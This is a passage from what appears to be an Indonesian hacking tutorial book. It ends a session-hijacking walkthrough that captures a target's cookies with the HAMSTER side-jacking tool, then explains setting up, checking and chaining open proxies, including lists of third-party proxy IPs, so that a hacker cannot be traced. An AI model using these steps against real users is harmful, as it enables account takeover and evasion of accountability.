6. Tunggulah beberapa saat sampai target ditemukan. Perlu Anda pastikan target mengirimkan paket data untuk bisa ditemukan. Maksudnya, target lagi online seperti cek email atau facebookan, sekedar browsing, atau chatting.
Perhatikan, saya menemukan sebuah target dengan IP 192.168.0.197.



Gambar 372: Target yang ditemukan.

7. Klik pada IP tersebut, maka pada panel sebelah kiri muncul cookies dari target.

The screenshot shows the HAMSTER 2.0 Side-Jacking application with the target IP "192.168.0.197" selected. The left panel displays a list of captured cookies:

- http://www.4shared.com/account/folderStatus.jsp?id=IMAFRRNdnWm3kAQa&random=0.3772925541866825
- http://www.4shared.com/account/folderStatus.jsp?id=IMAFRRNdnWm3kAQa&random=0.3804055346523979
- http://www.4shared.com/update/1.7.0/map-1.7.0.xml
- http://www.4shared.com/account/folderStatus.jsp?id=IMAFRRNdnWm3kAQa&random=0.5602526933302258
- http://www.4shared.com/account/folderStatus.jsp?id=IMAFRRNdnWm3kAQa&random=0.6071072525983856
- http://www.4shared.com/account/folderStatus.jsp?id=IMAFRRNdnWm3kAQa&random=0.21140938419057953
- http://www.4shared.com/account/folderStatus.jsp?id=IMAFRRNdnWm3kAQa&random=0.9559473896037543
- http://translate.google.com/translate?copy=click=2,sel=0,ctc=0,type=t
- http://translate.google.com/translate?attribution=6

The right panel shows the detailed session information for the target:

- [adapters | help]
- STEPS:** In order to sidejack web sessions, follow these steps. FIRST, click on the adapter menu and start sniffing. SECOND, wait a few seconds and make sure packets are being received. THIRD, wait until targets appear. FOURTH, click on that target to "clone" its session. FIFTH, purge the cookies from your browser just to make sure none of them conflict with the cloned targets, again.
- TIPS:** remember to refresh this page occasionally to see updates, and make sure to purge all cookies from the browser.
- WHEN SWITCHING target,** remember to close all windows in your browser and purge all cookies first.
- Status:** Proxy: Cloned target: 192.168.0.197
- Adapters:** 00-24-2B-3B-BA-F3
- Packets:** 6974296
- Database:** 263
- Targets:** 1
- 192.168.0.197

Gambar 373: Aksi melihat cookies.

Selamat, Anda sudah berhasil melakukan session hijacking.


Proxy | 31

Dalam melaksanakan aksinya, terutama aksi yang memerlukan manuver berbahaya, seorang hacker perlu bekerja tanpa perlu menunjukkan identitas dirinya yang asli. Ibaratnya, masa ada maling mau nyolong ninggalin KTP?

Definisi Proxy server adalah sebuah server yang melayani permintaan akses dari pengguna (*client*) dengan meneruskan permintaan tersebut (*forwarding*) ke server target. Gampangnya begini, sewaktu Anda terhubung dengan internet, Anda sudah tahu kalau sistem target akan mencatat IP *address* Anda. Katakanlah sebuah website menjadi rusak dan sang pemilik bisa melacaknya dengan mudah karena Anda meninggalkan identitas diri berupa IP.

Misalnya, Anda berniat menggunakan proxy untuk mengakses Google, data akan dikirimkan terlebih dahulu ke proxy server sebelum dikirimkan ke server Google.

Secara sederhana, aliran data saat seseorang mengakses internet dapat digambarkan sebagai berikut.




Gambar 374: Akses internet secara normal.

Walaupun pada kenyataannya tidak sesederhana gambar di atas. Tujuan saya hanya untuk mempermudah pemahaman Anda. Sebab, sewaktu Anda mengakses internet, Anda tentunya melewati proxy dari ISP atau provider internet yang Anda gunakan. Oleh sebab itulah, kenapa adanya pemblokiran website terjadi. Dengan cara mengganti proxy ini pula seseorang bisa membuka website yang diblokir baik oleh perusahaan, sekolah, kantor, warnet, ISP, bahkan pemerintah.

Dengan adanya proxy, yang kita lakukan adalah menggunakan data milik orang lain, yaitu dengan mengganti IP komputer Anda sewaktu memasuki sebuah sistem.

Bila user menggunakan proxy, data/request yang dikirimkan setelah melalui ISP akan singgah terlebih dahulu ke proxy tersebut, sehingga tidak langsung menuju website/server target. Proxy inilah yang akan ‘memodifikasi’ identitas user.



Gambar 375: Akses internet melalui proxy.

Sehingga sewaktu dilacak, yang muncul adalah IP *address* orang lain. Sebagai contoh, coba periksa kembali IP Address komputer seperti yang telah dijelaskan di bab awal. Misalnya, saya menggunakan <http://www.domaintools.com/research/my-ip/> untuk mengetahui IP saat ini. Diketahui IP *address* saya adalah 182.1.127.241.

My IP Information


IP Information	
IP Address:	182.1.127.242
Hostname:	182.1.127.242
Remote Port:	61283
Protocol:	HTTP/1.1
Connection:	TE, keep-alive
Keep Alive:	

Location	
Country:	Indonesia (ID)
Region:	Jakarta Raya
City:	Jakarta
ISP:	Pt. Telekomunikasi Selular (telkomsel) Indonesia

Gambar 376: Melihat IP.


Kini, saya akan menggunakan proxy untuk mengakses internet. Untuk pengguna firefox, berikut panduan untuk memasang proxy:

1. Klik menu Tools dan klik Options.




Gambar 377: Menu Options.

2. Dalam kotak dialog Options, klik pada bagian Advanced lalu klik tab Network terakhir klik tombol Settings.




Gambar 378: Kotak dialog options.

3. Klik pada pilihan **Manual proxy configuration** dan masukkan nilai **HTTP Proxy** beserta nomor port-nya. Setelah itu, klik **OK**.




Gambar 379: Mengatur proxy.

Hasilnya? Tentu saja tidak semua proxy yang Anda gunakan akan sukses. Bisa saja kegagalan yang muncul. Di sini saya mengganti dua kali proxy dan terjadi dua jenis error seperti gambar di bawah ini.



Gambar 380: Koneksi gagal.

Sekarang, cobalah menggantinya dengan proxy lain. Berikut adalah proxy lainnya yang saya gunakan dalam kondisi aktif.



Gambar 381: Mengatur ulang proxy.

Sekarang saya melakukan pemeriksaan IP kembali. Kini IP address saya telah berubah menjadi 202.162.207.85 sesuai dengan IP Proxy yang saya masukkan sebelumnya. Bahkan, nama operator yang semula adalah Telkomsel kini berubah menjadi nama provider lain.

My IP Information


IP Information	
IP Address:	202.162.207.85 Whois Reverse IP Ping DNS Lookup Traceroute
Hostname:	host-207-85-jkt.nuse.net.id
Remote Port:	39761
Protocol:	HTTP/1.1
Connection:	TE, keep-alive
Keep Alive:	
 Location	
Country:	Indonesia (ID)
Region:	Jakarta Raya
City:	Jakarta
ISP:	Pt. Media Antar Nusa

Gambar 382: IP Proxy.

Pada kasus di atas, nama negaranya tetap sama, yaitu Indonesia. Apabila diperlukan, Anda bisa memasukkan proxy dari negara lainnya, supaya lebih susah dilacak. Perlu Anda ketahui, sewaktu Anda menggunakan proxy untuk browsing, halaman web yang akan Anda buka menjadi lebih lama dibuka daripada tanpa proxy.


Berikut adalah langkah-langkah untuk memasang proxy pada Internet Explorer.

1. Pada Internet Explorer, klik menu **Tools > Internet Options**.




Gambar 383: Menu Internet Options.

2. Dari kotak dialog *Internet Options* yang muncul, klik tab **Connections**.




Gambar 384: Kotak dialog Internet Options.

3. Klik tombol LAN Settings




Gambar 385: Setting LAN.

4. Pada kotak dialog Local Area Network (LAN) Settings, ceklis pada bagian *Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections)*.



Gambar 386: Mengatur proxy pada IE.

5. Masukkan IP dari proxy yang Anda miliki. Misalnya, 60.12.227.154 , dengan port:
80.



Gambar 387: Memasukkan IP proxy.

6. Setelah semua langkah di atas selesai, klik tombol OK dan OK.

Proxy Checker

Untuk menghindari proxy yang sudah tidak aktif, supaya tidak muncul halaman error seperti kasus sebelumnya, sebaiknya Anda memeriksa IP proxy yang Anda temukan terlebih dahulu. Jadi, Anda tidak perlu mencoba IP Proxy satu per satu. Untuk melakukan hal ini, Anda bisa membuka alamat: <http://www.samair.ru/s-proxychecker/index.php>.

Anda hanya perlu memasukkan nomor IP Proxy beserta nomor port-nya. Format penulisannya adalah: **ip-address:nomor-port**

Misalnya, di sini saya memasukkan: 202.162.207.85:80.

Paste a proxy in IP:port format
202.162.207.85:80

Set timeout (in seconds)
 3
 5
 10
 15
 20

check

Gambar 388: Memeriksa proxy.

Setelah itu, klik tombol **Check** dan tunggu lahan prosesnya.

Dari hasil pemeriksaan, Anda bisa mengetahui apakah proxy tersebut bisa digunakan atau tidak dan juga nama negaranya. Apabila muncul tulisan *anonymous*, proxy tersebut layak Anda gunakan.

Paste a proxy in IP:port format
202.162.207.85:80


Set timeout (in seconds)
 3
 5
 10
 15
 20

check

202.162.207.85:80 - anonymous - Indonesia


Gambar 389: Melihat negara pemilik IP.

Apabila ditemukan proxy yang tidak aktif, akan muncul pesan lainnya, seperti *Bad Proxy*.



Gambar 390: Status proxy yang jelek.

Untuk memeriksa proxy dalam jumlah banyak sekaligus, Anda bisa menggunakan: <http://www.samair.ru/proxy-checker/index.php>.



Gambar 391: Memeriksa banyak proxy.

Berikut adalah contoh hasil pemeriksaan beberapa proxy sekaligus.

Wait please while proxychecker test your proxies...

```
14.136.194.138:80 - 014136194138.static.ctinets.com - anonymous -  
50.16.209.227:80 - ec2-50-16-209-227.compute-1.amazonaws.com - anonymous -  
14.136.194.138:3128 - 014136194138.static.ctinets.com - anonymous -  
50.16.209.227:443 - ec2-50-16-209-227.compute-1.amazonaws.com - anonymous -  
46.137.125.64:3128 - ec2-46-137-125-64.eu-west-1.compute.amazonaws.com - anonymous -  
200.51.203.200:80 - host200.advance.com.ar - bad proxy or timeout - Argentina  
210.193.178.187:80 - 210.193.178.187 - bad proxy or timeout - Australia  
210.193.178.188:80 - 210.193.178.188 - bad proxy or timeout - Australia  
194.96.71.173:80 - 194.96.71.173 - anonymous - Austria  
93.125.8.129:8888 - leased-line-93-125-8-129.telecom.by - anonymous - Belarus  
187.111.192.4:8080 - proxy.powertelecom.net.br - anonymous - Brazil  
200.202.204.150:8080 - 200.202.204.150 - anonymous - Brazil  
201.20.18.165:3128 - static.201.20.18.165.datacenter1.com.br - bad proxy or timeout - Brazil  
200.164.68.204:8080 - 200.164.68.204 - bad proxy or timeout - Brazil  
200.186.74.50:8080 - 50.74.186.200.sta.imsat.net.br - bad proxy or timeout - Brazil  
189.45.55.38:8080 - 189-45-55-38.static.stech.net.br - anonymous - Brazil  
187.1.8.21:8081 - 187.1.8.21 - anonymous - Brazil  
187.115.68.233:8080 - fernandonetvalparaiso233.static.gvt.net.br - anonymous - Brazil  
187.111.192.5:8080 - 187111192005.powertelecom.net.br - bad proxy or timeout - Brazil  
61.6.251.44:8118 - 44-251.adsl.static.espeed.com.bn - anonymous - Brunei Darussalam  
212.36.8.135:8888 - DraGoN.OTEL.net - anonymous - Bulgaria  
221.214.27.253:808 - 221.214.27.253 - bad proxy or timeout - China  
125.75.204.22:8080 - 22.204.125.75.gs.dynamic.163data.com.cn - anonymous - China  
121.101.219.102:80 - 121.101.219.102 - anonymous - China  
202.103.95.201:3128 - 202.103.95.201 - anonymous - China
```

Gambar 392: Hasil pemeriksaan proxy massal.


Website lain yang bisa Anda gunakan untuk memeriksa proxy adalah:

<http://aliveproxy.com/proxy-checker/>
<http://www.checker.freeproxy.ru/checker/>
<http://www.proxycap.com/proxychecker.html>

Sedangkan berikut ini adalah daftar website penyedia proxy:

<http://www.samair.ru/proxy/proxy-01.htm>
<http://www.proxylist.net/>
<http://www.proxylists.net/proxylist.php>
http://www.checker.freeproxy.ru/checker/last_checked_proxies.php
<http://nntime.com/>
<http://aliveproxy.com/proxy-list/proxies.aspx/>
<http://www.xroxy.com/proxylist.htm>
<http://www.freeproxysite.com/proxy-lists.php>

Pada website <http://nntime.com/proxy-country/>, Anda bisa memilih Proxy dari berbagai negara.




Gambar 393: Proxy berdasarkan negara.

Walaupun Anda bisa bersembunyi di belantara internet melalui Proxy, terdapat beberapa server proxy yang mengetahui siapa yang mengakses mereka. Proxy server yang tidak menyembunyikan identitas penggunanya ini disebut sebagai *Transparent Proxy*. Namun, banyak juga proxy server di internet yang menjamin tidak mencatat segala informasi Anda selaku klien (*anonymous*). Bahkan, ada yang berbayar. Cara yang lebih baik adalah Anda menggabungkan pemakaian beberapa proxy server sekaligus untuk memperumit pelacakan.


Selain dengan cara di atas, Anda juga bisa menggunakan program khusus untuk proxy. Ada cukup banyak program proxy. Sebagai contoh, saya menggunakan *Proxy Switcher*.

Dengan program ini, Anda bisa mencari Proxy Server secara otomatis. Untuk melakukan hal ini, setelah program dijalankan, klik pada ikon **Download Proxy list**, dan tunggu proses pencarian dilakukan sampai selesai.



Gambar 394: Proxy switcher.

Dari berbagai proxy server yang ditemukan, Anda bisa melakukan percobaan terlebih dahulu dengan meng-klik ikon **Test proxy server**. Selanjutnya, untuk menggunakannya Anda tinggal meng-klik dua kali pada proxy yang ingin Anda gunakan.




Gambar 395: Pemeriksaan proxy.

Anonymous Browsing

Serupa tapi tak sama dengan teknik sebelumnya yang berhubungan dengan proxy, kali ini yang digunakan adalah web proxy yang lebih gampang digunakan. Sebab, kita tidak perlu lagi menggonta-ganti settingan proxy seperti langkah sebelumnya. Melainkan menggunakan web yang khusus bersifat *anonymous*. Alias Anda bisa browsing secara sembunyi-sembunyi.

